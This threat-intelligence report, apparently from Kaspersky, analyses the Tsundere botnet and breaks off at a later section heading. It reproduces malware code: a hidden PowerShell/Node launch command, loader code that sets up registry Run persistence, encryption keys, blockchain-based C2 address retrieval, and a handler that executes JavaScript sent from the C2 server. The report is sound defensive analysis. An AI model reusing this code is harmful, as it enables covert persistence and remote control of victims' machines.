Blockchain and Node.js abused by Tsundere: an emerging botnet

By Lisandro Ubiedo

Published: 2025-11-20 · Archived: 2026-04-05 22:46:19 UTC

Introduction

Tsundere is a new botnet, discovered by our Kaspersky GReAT around mid-2025. We have correlated this threat with previous reports from October 2024 that reveal code similarities, as well as the use of the same C2 retrieval method and wallet. In that instance, the threat actor created malicious Node.js packages and used the Node Package Manager (npm) to deliver the payload. The packages were named similarly to popular packages, employing a technique known as typosquatting. The threat actor targeted libraries such as Puppeteer, Bignum.js, and various cryptocurrency packages, resulting in 287 identified malware packages. This supply chain attack affected Windows, Linux, and macOS users, but it was short-lived, as the packages were removed and the threat actor abandoned this infection method after being detected.

The threat actor resurfaced around July 2025 with a new threat. We have dubbed it the Tsundere bot after its C2 panel. This botnet is currently expanding and poses an active threat to Windows users.

Initial infection

Currently, there is no conclusive evidence on how the Tsundere bot implants are being spread. However, in one documented case, the implant was installed via a Remote Monitoring and Management (RMM) tool, which downloaded a file named `pdf.msi` from a compromised website. In other instances, the sample names suggest that the implants are being disseminated using the lure of popular Windows games, particularly first-person shooters. The samples found in the wild have names such as “valorant”, “cs2”, or “r6x”, which appear to be attempts to capitalize on the popularity of these games among piracy communities.

Malware implants

According to the C2 panel, there are two distinct formats for spreading the implant: via an MSI installer and via a PowerShell script. Implants are automatically generated by the C2 panel (as described in the Infrastructure section).

MSI installer

The MSI installer was often disguised as a fake installer for popular games and other software to lure new victims. Notably, at the time of our research, it had a very low detection rate.

The installer contains a list of data and JavaScript files that are updated with each new build, as well as the necessary Node.js executables to run these scripts. The following is a list of files included in the sample:

```
1  nodejs/B4jHWzJnlABB2B7
2  nodejs/UYE20NBBzyFhqAQ.js
3  nodejs/79juqlY2mETeQOc
4  nodejs/thoJahgqObmWWA2
5  nodejs/node.exe
6  nodejs/npm.cmd
7  nodejs/npx.cmd
```

The last three files in the list are legitimate Node.js files. They are installed alongside the malicious artifacts in the user's `AppData\Local\nodejs` directory.

An examination of the CustomAction table reveals the process by which Windows Installer executes the malware and installs the Tsundere bot:

```
1  RunModulesSetup 1058    NodeDir powershell -WindowStyle Hidden -NoLogo -enc JABuAG[...]ACkAOwAiAA==
```

After Base64 decoding, the command appears as follows:

```
1  $nodePath = "$env:LOCALAPPDATA\nodejs\node.exe";
2  & $nodePath  - e "const { spawn } = require('child_process'); spawn(process.env.LOCALAPPDATA + '\\nodejs\\node.exe', ['B4jHWzJnlABB2B7'], { detached: true, stdio: 'ignore', windowsHide: true, cwd: __dirname }).unref();"
```

This will execute Node.js code that spawns a new Node.js process, which runs the loader JavaScript code (in this case, `B4jHWzJnlABB2B7`). The resulting child process runs in the background, remaining hidden from the user.

Loader script

The loader script is responsible for ensuring the correct decryption and execution of the main bot script, which handles npm unpackaging and configuration. Although the loader code, similar to the code for the other JavaScript files, is obfuscated, it can be deobfuscated using open-source tools. Once executed, the loader attempts to locate the unpackaging script and configuration for the Tsundere bot, decrypts them using the AES-256 CBC cryptographic algorithm with a build-specific key and IV, and saves the decrypted files under different filenames.

```
1    encScriptPath = 'thoJahgqObmWWA2',
2    encConfigPath = '79juqlY2mETeQOc',
3    decScript = 'uB39hFJ6YS8L2Fd',
4    decConfig = '9s9IxB5AbDj4Pmw',
5    keyBase64 = '2l+jfiPEJufKA1bmMTesfxcBmQwFmmamIGM0b4YfkPQ=',
6    ivBase64 = 'NxrqwWI+zQB+XL4+I/042A==',
7  [...]
8      const h = path.dirname(encScriptPath),
9        i = path.join(h, decScript),
10       j = path.join(h, decConfig)
11     decryptFile(encScriptPath, i, key, iv)
12     decryptFile(encConfigPath, j, key, iv)
```

The configuration file is a JSON that defines a directory and file structure, as well as file contents, which the malware will recreate. The malware author refers to this file as “config”, but its primary purpose is to package and deploy the Node.js package manager (npm) without requiring manual installation or downloading. The unpackaging script is responsible for recreating this structure, including the `node_modules` directory with all its libraries, which contains packages necessary for the malware to run.

With the environment now set up, the malware proceeds to install three packages to the `node_modules` directory using npm:

- `ws` : a WebSocket networking library
- `ethers` : a library for communicating with Ethereum
- `pm2` : a Node.js process management tool

```
const k = path.join(h, 'node.exe'),
  l = path.join(h, 'UYE20NBBzyFhqAQ.js'),
  m = spawnSync(k, [i, j], { stdio: 'inherit' })
await runCommand('npm install -g ws')
await runCommand('npm install -g pm2')
await runCommand('npm install -g ethers@6.13.2')
await runCommand('pm2 start ' + l)
const n = path.resolve(h, l),
  o =
    "powershell -Command \"Set-ItemProperty -Path 'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' -Name '" +
    require('crypto').randomBytes(16).toString('hex') +
    "' -Value 'cmd.exe /c pm2 start " +
    n +
    ' && exit\'"'
await runCommand(o)
process.exit(m.status || 0)
```

Loader script installing the necessary toolset for Tsundere persistence and execution

The `pm2` package is installed to ensure the Tsundere bot remains active and used to launch the bot. Additionally, `pm2` helps achieve persistence on the system by writing to the registry and configuring itself to restart the process upon login.

PowerShell infector

The PowerShell version of the infector operates in a more compact and simplified manner. Instead of utilizing a configuration file and an unpacker — as done with the MSI installer — it downloads the ZIP file `node-v18.17.0-win-x64.zip` from the official Node.js website `nodejs[.]org` and extracts it to the `AppData\Local\NodeJS` directory, ultimately deploying Node.js on the targeted device. The infector then uses the AES-256-CBC algorithm to decrypt two large hexadecimal-encoded variables, which correspond to the bot script and a persistence script. These decrypted files, along with a `package.json` file are written to the disk. The `package.json` file contains information about the malicious Node.js package, as well as the necessary libraries to be installed, including the `ws` and `ethers` packages. Finally, the infector runs both scripts, starting with the persistence script that is followed by the bot script.

```
132
133     $oyrszjtl = Decrypt-Data -encryptedData $lidbbwio -keyBase64 $mtomyqpb -ivBase64 $tjfhdzeo
134     [System.IO.File]::WriteAllText($xlazmzuj, $oyrszjtl, [System.Text.Encoding]::UTF8)
135
136 ····$ffzuappa·=·@"
137 {
138 ··"name":·"system-service",
139 ··"version":·"1.0.0",
140 ··"description":·"System·service·setup",
141 ··"dependencies":·{
142 ····"ws":·"^8.18.1",
143 ····"ethers":·"^6.13.2"
144 ··}
145 }
146 "@
147     [System.IO.File]::WriteAllText("$lfpbksit\package.json", $ffzuappa, [System.Text.Encoding]::UTF8)
148
149     $env:PATH = "$jzxbbapx;$env:PATH"
```

The PowerShell infector creates a package file with the implant dependencies

Persistence is achieved through the same mechanism observed in the MSI installer: the script creates a value in the HKCU:\Software\Microsoft\Windows\CurrentVersion\Run registry key that points to itself. It then overwrites itself with a new script that is Base64 decoded. This new script is responsible for ensuring the bot is executed on each login by spawning a new instance of the bot.

Tsundere bot

We will now delve into the Tsundere bot, examining its communication with the command-and-control (C2) server and its primary functionality.


C2 address retrieval

Web3 contracts, also known as smart contracts, are deployed on a blockchain via transactions from a wallet. These contracts can store data in variables, which can be modified by functions defined within the contract. In this case, the Tsundere botnet utilizes the Ethereum blockchain, where a method named `setString(string _str)` is defined to modify the state variable `param1`, allowing it to store a string. The string stored in `param1` is used by the Tsundere botnet administrators to store new WebSocket C2 servers, which can be rotated at will and are immutable once written to the Ethereum blockchain.

The Tsundere botnet relies on two constant points of reference on the Ethereum blockchain:

- Wallet: `0x73625B6cdFECC81A4899D221C732E1f73e504a32`
- Contract: `0xa1b40044EBc2794f207D45143Bd82a1B86156c6b`


In order to change the C2 server, the Tsundere botnet makes a transaction to update the state variable with a new address. Below is a transaction made on August 19, 2025, with a value of 0 ETH, which updates the address.



Smart contract containing the Tsundere botnet WebSocket C2

The state variable has a fixed length of 32 bytes, and a string of 24 bytes (see item [2] in the previous image) is stored within it. When this string is converted from hexadecimal to ASCII, it reveals the new WebSocket C2 server address: `ws[:]//185.28.119[.]179:1234`.

To obtain the C2 address, the bot contacts various public endpoints that provide remote procedure call (RPC) APIs, allowing them to interact with Ethereum blockchain nodes. At the start of the script, the bot calls a function named `fetchAndUpdateIP`, which iterates through a list of RPC providers. For each provider, it checks the transactions associated with the contract address and wallet owner, and then retrieves the string from the state variable containing the WebSocket address, as previously observed.




```
class SecureWebSocketClient {
  constructor() {
    this.serverUrl = null
    this.reconnectInterval = 5000
    this.buildId = 'dd8f0ab3-2266-4baa-a28e-f316f0974f4c'
    this.contractAddress = '0xa1b40044ebc2794f207d45143bd82a1b86156c6b'
    this.WalletOwner = '0x73625b6cdfecc81a4899d221c732e1f73e504a32'
    this.abi = [
      'function getString(address account) public view returns (string)',
    ]
    this.rpcProviders = [
      'https://eth.llamarpc.com',
      'https://mainnet.gateway.tenderly.co',
      'https://rpc.flashbots.net/fast',
      'https://rpc.mevblocker.io',
      'https://eth-mainnet.public.blastapi.io',
      'https://ethereum-rpc.publicnode.com',
      'https://rpc.payload.de',
      'https://mainnet.eth.cloud.ava.do',
      'https://eth.drpc.org',
      'https://eth.merkle.io',
    ]
    this.pingInterval = 60000
    this.pongTimeout = 15000
    this.resetState()
  }
  async ['fetchAndUpdateIp']() {
    const h = { n: t.trim() },
      i = this.rpcProviders.map(async (n) => {
```

Malware code for retrieval of C2 from the smart contract

The Tsundere bot verifies that the C2 address starts with either `ws://` or `wss://` to ensure it is a valid WebSocket URL, and then sets the obtained string as the server URL. But before using this new URL, the bot first checks the system locale by retrieving the culture name of the machine to avoid infecting systems in the CIS region. If the system is not in the CIS region, the bot establishes a connection to the server via a WebSocket, setting up the necessary handlers for receiving, sending, and managing connection states, such as errors and closed sockets.


```
async ['connect']() {
  if (await this.checkSystemLocale()) {
    process.exit(0)
  }
  await this.fetchAndUpdateIp()
  this.resetState()
  console.log('Connecting to ' + this.serverUrl + '...')
  this.socket = new WebSocket(this.serverUrl)
  this.socket.on('open', () => {
    console.log('Connected to server')
  })
  this.socket.on('message', (j) => this.handleMessage(j))
  this.socket.on('close', () => this.handleClose())
  this.socket.on('error', (j) => this.handleError(j))
}
```

Bot handlers for communication

Communication

The communication flow between the client (Tsundere bot) and the server (WebSocket C2) is as follows:

1. 1 The Tsundere bot establishes a WebSocket connection with the retrieved C2 address.
2. 2 An AES key is transmitted immediately after the connection is established.
3. 3 The bot sends an empty string to confirm receipt of the key.
4. 4 The server then sends an IV, enabling the use of encrypted communication from that point on. Encryption is required for all subsequent communication.
5. 5 The bot transmits the OS information of the infected machine, including the MAC address, total memory, GPU information, and other details. This information is also used to generate a unique identifier (UUID).
6. 6 The C2 server responds with a JSON object, acknowledging the connection and confirming the bot's presence.
7. 7 With the connection established, the client and server can exchange information freely.
    1. 7.1 To maintain the connection, keep-alive messages are sent every minute using ping/pong messages.
    2. 7.2 The bot sends encrypted responses as part of the ping/pong messages, ensuring continuous communication.


Client
Server
1
Initiate connection
Send AES key
2
3
Send empty string
Send IV
4
opt
AES encrypted communication
5
Send OS info & UUID
Acknowledge connection
6
Loop
For each message
7.1
Send encrypted message
Send encrypted message
7.2
Client
Server

Tsundere communication process with the C2 via WebSockets

The connections are not authenticated through any additional means, making it possible for a fake client to establish a connection.

As previously mentioned, the client sends an encrypted ping message to the C2 server every minute, which returns a pong message. This ping-pong exchange serves as a mechanism for the C2 panel to maintain a list of currently active bots.

Functionality

The Tsundere bot is designed to allow the C2 server to send dynamic JavaScript code. When the C2 server sends a message with `ID=1` to the bot, the message is evaluated as a new function and then executed. The result of this operation is sent back to the server via a custom function named `serverSend`, which is responsible for transmitting the result as a JSON object, encrypted for secure communication.

```
234  console.log('Received decrypted message:', q)
235  if (q.id === 1) {
236    try {
237      const s = {                          Evaluated code
238          require: require,              calls serverSend()
239          global: {                        to send result
240            ...global,
241            serverSend: (u, v) => {
242              console.log('Sending result via global.serverSend:', v)
243              try {
244                const x = {
245                  requestId: u,
246                  result: v,
247                }
248                const y = JSON.stringify(x),
249                  z = this.encryptMessage(y, this.aesKey, this.aesIV)
250                this.socket.send(Buffer.from(z, 'hex'))
251              } catch (A) {
252                console.error('Error sending result:', A)
253              }
254            },
255          },
256          console: console,
257        },
258        t = new Function(                                                    Message with ID 1 is
259          'require',                                                       evaluated and result
260          'global',                                                          is sent to the C2
261          'console',
262          '\n              try {\n                ' +
263            q.message +
264            "\n              } catch(e) {\n                console.error('Execution error:', e);\n                throw e;\n
265        )
266      t.call(s, s.require, s.global, s.console)
267    } catch (u) {
268      console.error('Error executing command:', u)
269      if (global.serverSend) {
270        const w = { error: u.message }
271        global.serverSend(q.requestId, w)
272      }
273    }
```

Tsundere bot evaluation code once functions are received from the C2

The ability to evaluate code makes the Tsundere bot relatively simple, but it also provides flexibility and dynamism, allowing the botnet administrators to adapt it to a wide range of actions.

However, during our observation period, we did not receive any commands or functions from the C2 server, possibly because the newly connected bot needed to be requested by other threat actors through the botnet panel before it could be utilized.

Infrastructure


The Tsundere bot utilizes WebSocket as its primary protocol for establishing connections with the C2 server. As mentioned earlier, at the time of writing, the malware was communicating with the WebSocket server located at `185.28.119[.]179`, and our tests indicated that it was responding positively to bot connections.

The following table lists the IP addresses and ports extracted from the provided list of URLs:

IP	Port	First seen (contract update)	ASN
185.28.119[.]179	1234	2025-08-19	AS62005
196.251.72[.]192	1234	2025-08-03	AS401120
103.246.145[.]201	1234	2025-07-14	AS211381
193.24.123[.]68	3011	2025-06-21	AS200593
62.60.226[.]179	3001	2025-05-04	AS214351

Marketplace and control panel

